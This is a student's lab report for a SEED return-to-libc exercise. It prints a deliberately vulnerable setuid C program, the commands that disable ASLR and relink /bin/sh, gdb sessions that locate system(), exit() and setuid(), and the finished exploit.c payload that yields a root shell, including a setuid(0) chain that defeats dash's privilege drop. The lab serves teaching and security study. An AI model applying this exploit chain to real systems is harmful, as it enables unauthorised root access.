Return to LibC attack Lab

Lab 4

Himanshu Sharma - 202117006

Initial Steps

- **Address Space Randomization:**

  Ubuntu and several other Linux-based systems use address space randomization to randomize the starting address of heap and stack, making guessing the exact addresses difficult. We can disable this feature using command

```
[03/02/22]seed@VM:~$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
```

- **The StackGuard Protection Scheme:**

  The GCC compiler implements a security mechanism called StackGuard to prevent buffer overflows. In the presence of this protection, buffer overflow attacks do not work. We can disable this protection during the compilation using the -fno-stack-protector option.

- **Non-Executable Stack:**

  Because the objective of this lab is to show that the non-executable stack protection does not work, we should always compile your program using the -z noexecstack option for retlib.c file.

- **Configuring /bin/sh:**

  We cannot leave sh linked to dash since /bin/dash immediately drops the Set-UID privilege before executing our command, making our attack more difficult.

```
[02/23/22]seed@VM:~/.../lab3$ sudo rm /bin/sh
[02/23/22]seed@VM:~/.../lab3$ sudo ln -s /bin/zsh /bin/sh
```

The Vulnerable Program

```
#include <stdlib.h>

#include <stdio.h>

#include <string.h>

/* Changing this size will change the layout of the stack. Instructors can change this value each year, so students won't be able to use the solutions from the past. Suggested value: between 0 and 200 (cannot exceed 300, or the program won't have a buffer-overflow problem). */

#ifndef BUF_SIZE

#define BUF_SIZE 12

#endif

int bof(FILE *badfile)

{

        char buffer[BUF_SIZE];

        /* The following statement has a buffer overflow problem */

        fread(buffer, sizeof(char), 300, badfile);

        return 1;

}

int main(int argc, char **argv)

{

        FILE *badfile;

        char dummy[BUF_SIZE*5]; memset(dummy, 0, BUF_SIZE*5);

        badfile = fopen("badfile", "r");

        bof(badfile);

        printf("Returned Properly\n");

        fclose(badfile);

        return 1;

}
```

```
[03/02/22]seed@VM:~/lab4$ gcc -DBUF_SIZE=12 -fno-stack-protector -z noexecstack
 -o retlib retlib.c
[03/02/22]seed@VM:~/lab4$ sudo chown root retlib
[03/02/22]seed@VM:~/lab4$ sudo chmod 4755 retlib
```

Task 1: Finding out the address of libc function

- Now we need to create a badfile with whatever content we like or maybe leave it empty.
- Next we can run gdb compiler on retlib using command gdb -q retlib
- Now that we are inside gdb, we need to run the program using command run
- Now we can get the address of system() and exit() using command p system and p exit respectively.

```
[03/02/22]seed@VM:~/lab4$ touch badfile
[03/02/22]seed@VM:~/lab4$ gdb -q retlib
Reading symbols from retlib...(no debugging symbols found)...done.
gdb-peda$ run
Starting program: /home/seed/lab4/retlib
Returned Properly
[Inferior 1 (process 28048) exited with code 01]
Warning: not running or target is remote
```

```
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb7e42da0 <__libc_system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xb7e369d0 <__GI_exit>
```

Task 2: Putting the shell string in the memory

- Since we want the shell prompt, we want the system() function to execute the "/bin/sh" program.
- For that, we need to place /bin/sh into the memory and know its address so that it can be passed to the system() function.
- We can define a new variable MYSHELL and let it contain the string /bin/sh using command export MYSHELL=/bin/sh.
- We will use the address of MYSHELL as the argument to the system() call. The following program gives the location of MYSHELL.

```
[03/02/22]seed@VM:~/lab4$ export MYSHELL=/bin/sh
[03/02/22]seed@VM:~/lab4$ env | grep MYSHELL
MYSHELL=/bin/sh
```

```
#include<stdio.h>

void main() {

        char* shell = (char *) getenv("MYSHELL");

        if(shell)

                printf("%x\n", (unsigned int)shell);

}
```

```
[03/02/22]seed@VM:~/lab4$ gcc -o gshell gshell.c
gshell.c: In function ‘main’:
gshell.c:3:25: warning: implicit declaration of function ‘getenv’ [-Wimplicit-f
unction-declaration]
  char* shell = (char *) getenv("MYSHELL");
                         ^
[03/02/22]seed@VM:~/lab4$ ./gshell
bffffdef
[03/02/22]seed@VM:~/lab4$
```

By running the above program, we get the address of our environment variable MYSHELL. Using this we can pass the address to the system() function to call our shell.

Task 3: Exploiting the buffer overflow vulnerability

```
/* exploit.c */

#include <stdlib.h>

#include <stdio.h>

#include <string.h>

int main(int argc, char **argv)

{

        char buf[40];

        FILE *badfile;

        badfile = fopen("./badfile", "w");

        /* You need to decide the addresses and the values for X, Y, Z.

        The order of the following three statements

        does not imply the order of X, Y, Z.

        Actually, we intentionally scrambled the order. */

        *(long *) &buf[X] = some address ; // "/bin/sh"

        *(long *) &buf[Y] = some address ; // system()

        *(long *) &buf[Z] = some address ; // exit()

        fwrite(buf, sizeof(buf), 1, badfile);

        fclose(badfile);

}
```

- Now we have addresses of system(), exit() and /bin/sh.
- We can place these addresses in the exploit.c program.
- Now we need to find the value of X, Y and Z.
- For this we ran our retlib.c program in gdb and tried to get the value of address of buffer and EBP for bof() function.

```
Breakpoint 1, bof (badfile=0x804fa88) at retlib.c:16
16      fread(buffer, sizeof(char), 300, badfile);
gdb-peda$ p/x &buffer
$7 = 0xbfffece4
gdb-peda$ p/x $ebp
$8 = 0xbfffecf8
gdb-peda$ p/d 0xbfffecf8-0xbfffece4
$9 = 20
gdb-peda$
```

- We get offset: (ebp – buffer) = 20.
- And the return address position is +4 bytes of EBP.
- Thus, return address now is at 24 position. So the value of Y in exploit.c is 24.
- And according to the above explanation, $ebp points to 20 and parameter of system() should be at offset of 8 from $ebp. So /bin/sh's address should be making the value of X = 32 in exploit.c
- Next we know that, return address is exactly below the parameter. So exit() should be making the value of Z = 28 in exploit.c.
- Now we have everything that we need. Value of X, Y and Z and address of /bin/sh, system() and exit().

```
*(long *) &buf[32] = 0xbffffdef; // "/bin/sh"
*(long *) &buf[24] = 0xb7e42da0; // system()
*(long *) &buf[28] = 0xb7e369d0; // exit()
```

- Now we are ready to compile exploit.c as exploit using command gcc -o exploit exploit.c. On running ./exploit, we get the badfile that would make the attack successful. Now we can run ./retlib and this gives us roots's shell.

```
[03/02/22]seed@VM:~/lab4$ gedit exploit.c
[03/02/22]seed@VM:~/lab4$ gcc -o exploit exploit.c
[03/02/22]seed@VM:~/lab4$ ./exploit
[03/02/22]seed@VM:~/lab4$ ./retlib
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),2
7(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
```

Attack variation 1:

We have to check if exit() function is necessary. For this task we commented out the exit() function from the exploit.c and again generate the badfile.

```
*(long *) &buf[32] = 0xbffffdef; // "/bin/sh"
*(long *) &buf[24] = 0xb7e42da0; // system()
// *(long *) &buf[28] = 0xb7e369d0; // exit()
```

After compiling the ./exploit and running out vulnerable program ./retlib we can see that our program executes and we can get the root shell.

But when we tried to exit the shell (close the program) we get the segment fault error. Because instead of address of exit() function, now the return address for the our program is an arbitrary location in the memory which we do not have access to. So if the program tried to access that location or execute instruction at that address, it is not allowed to do it.

Thus, we get segmentation fault.

```
[03/02/22]seed@VM:~/lab4$ gedit exploit.c
[03/02/22]seed@VM:~/lab4$ gedit exploit.c
[03/02/22]seed@VM:~/lab4$ gcc -o exploit exploit.c
[03/02/22]seed@VM:~/lab4$ ./exploit
[03/02/22]seed@VM:~/lab4$ ./retlib
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),2
7(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
# exit
Segmentation fault
[03/02/22]seed@VM:~/lab4$
```

Attack variation 2:

The task require us to rechange eh name of ‘retlib’ file to ‘newretlib’ and again execute the program. When we try to run our new file we get segmentation fault. The main reason behind this is the change in the address of ‘/bin/sh’. The address of system() and exit() will remain contant.

```
[03/02/22]seed@VM:~/lab4$ cp retlib newretlib
[03/02/22]seed@VM:~/lab4$ ./newretlib
Segmentation fault
[03/02/22]seed@VM:~/lab4$ gdb -q newretlib
Reading symbols from newretlib...done.
```


Impact of Filename Change


```
(gdb) x/100s *((char **)environ)
0xbffff557: "SSH_AGENT_PID=2584"
0xbffff56a: "GPG_AGENT_INFO=/tmp/keyring-oJn9O2/gpg:0:1"
0xbffff595: "SHELL=/bin/bash"
0xbffff5a5: "TERM=xterm"
0xbffff5b0: "XDG_SESSION_COOKIE=6da3e071019f67095bc4c5e900000002-
1451269432.787726-2065829307"
0xbffff601: "WINDOWID=58990786"
0xbffff613: "GNOME_KEYRING_CONTROL=/tmp/keyring-oJn9O2"
0xbffff63d: "USER=seed"
 .....
0xbffffe6f: "MYSHELL=/bin/sh"
0xbffffe7f: "DBUS_SESSION_BUS_ADDRESS=unix:abstract=/tmp/dbus-HXYnu8b7xs,
guid=571e3e9955c89663ce040e9500000018"
0xbffffee1: "XDG_DATA_DIRS=/usr/share/ubuntu-2d:/usr/share/gnome:
/usr/local/share/:/usr/share/"
0xbfffff33: "LESSOPEN=| /usr/bin/lesspipe %s"
0xbfffff53: "DISPLAY=:0"
0xbfffff5e: "XDG_CURRENT_DESKTOP=Unity"
0xbfffff78: "LESSCLOSE=/usr/bin/lesspipe %s %s"
0xbfffff9a: "XAUTHORITY=/home/seed/.Xauthority"
0xbfffffbc: "COLORTERM=gnome-terminal"
0xbfffffd5: “/home/seed/lab4/retlib”
```


- This is a screenshot taken to explain why the above program behave differently. When the program is executed the file name of the program is also included into the stack. And then other necessary variables like environment variables are pushed onto the stack. So, if the length of the file name, the space it covers also changes. Thus, the subsequent entry of data in stack has different address for different filenames length.


Task 4: Turning on address randomization

- We can turn on the address randomization using command sudo sysctl -w kernel.randomize_va_space=2
- This time ./retlib gives segmentation fault. This is because buffer overflow occurred but address of system(), exit() and /bin/sh varied every time. So we can not get a hold on for an exact address. This is why attack was not successful.
- The Values of X, Y and Z do not change, only their addresses change.
- The following screenshot shows different values generated when the same program is run each time









Task 5: Defeat shell's countermeasure

- For this task, we have to first turn off the address randomization. And then link /bin/sh to /bin/dash using command sudo ln -sf /bin/dash /bin/sh
- Some shell programs, such as dash and bash, have a countermeasure that automatically drops privileges when they are executed in a Set-UID process.
- So with /bin/sh linked to /bin/dash, we can not execute the earlier exploit.

```
[03/03/22]seed@VM:~/lab4$ sudo ln -sf /bin/dash /bin/sh
```

- To solve this, we need to call setuid(0) before calling the system() function.
- We can get the address of setuid() from gdb just like how we got the address of system() and exit(). On gdb, we can run p setuid to get the address of setuid().

```
[03/03/22]seed@VM:~/lab4$ gdb -q retlib
Reading symbols from retlib...done.
gdb-peda$ r
Starting program: /home/seed/lab4/retlib
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/i386-linux-gnu/libthread_db.so.1".
Returned Properly
[Inferior 1 (process 499) exited with code 01]
Warning: not running or target is remote
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xb7e369d0 <__GI_exit>
gdb-peda$ p setuid
$3 = {<text variable, no debug info>} 0xb7eb9170 <__setuid>
gdb-peda$ p system
$4 = {<text variable, no debug info>} 0xb7e42da0 <__libc_system>
gdb-peda$
```

- Now, we know that the parameter of setuid() should be at address $ebp + 8. We are particularly taking 0 as parameter because uid=0 represents the root user.
- What happens here is, at 24, setuid() gets called, its parameter is at offset of 8, i.e. 32. Then, the return address becomes 28 where we can call system() whose parameter would be at an offset of 8, i.e. 36.

```
*(long *) &buf[36] = 0xbffffdef; // "/bin/sh"
*(long *) &buf[24] = 0xb7eb9170; // setuid()
*(long *) &buf[28] = 0xb7e42da0; // system()
*(long *) &buf[32] = 0;          // parameter for setuid
```

- Run the program and we got the root privilege. Now that, return address of system(), buf[32] is replaced by 0, parameter of setuid(), there is no place for exit(). This is why it returns a segmentation fault when we exit the root shell.

```
[03/03/22]seed@VM:~/lab4$ gedit exploit.c
[03/03/22]seed@VM:~/lab4$ gcc -o exploit exploit.c
[03/03/22]seed@VM:~/lab4$ ./exploit
[03/03/22]seed@VM:~/lab4$ ./retlib
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(su
do),30(dip),46(plugdev),113(lpadmin),128(sambashare)
# whoami
root
```

```
# exit
Segmentation fault
[03/03/22]seed@VM:~/lab4$
```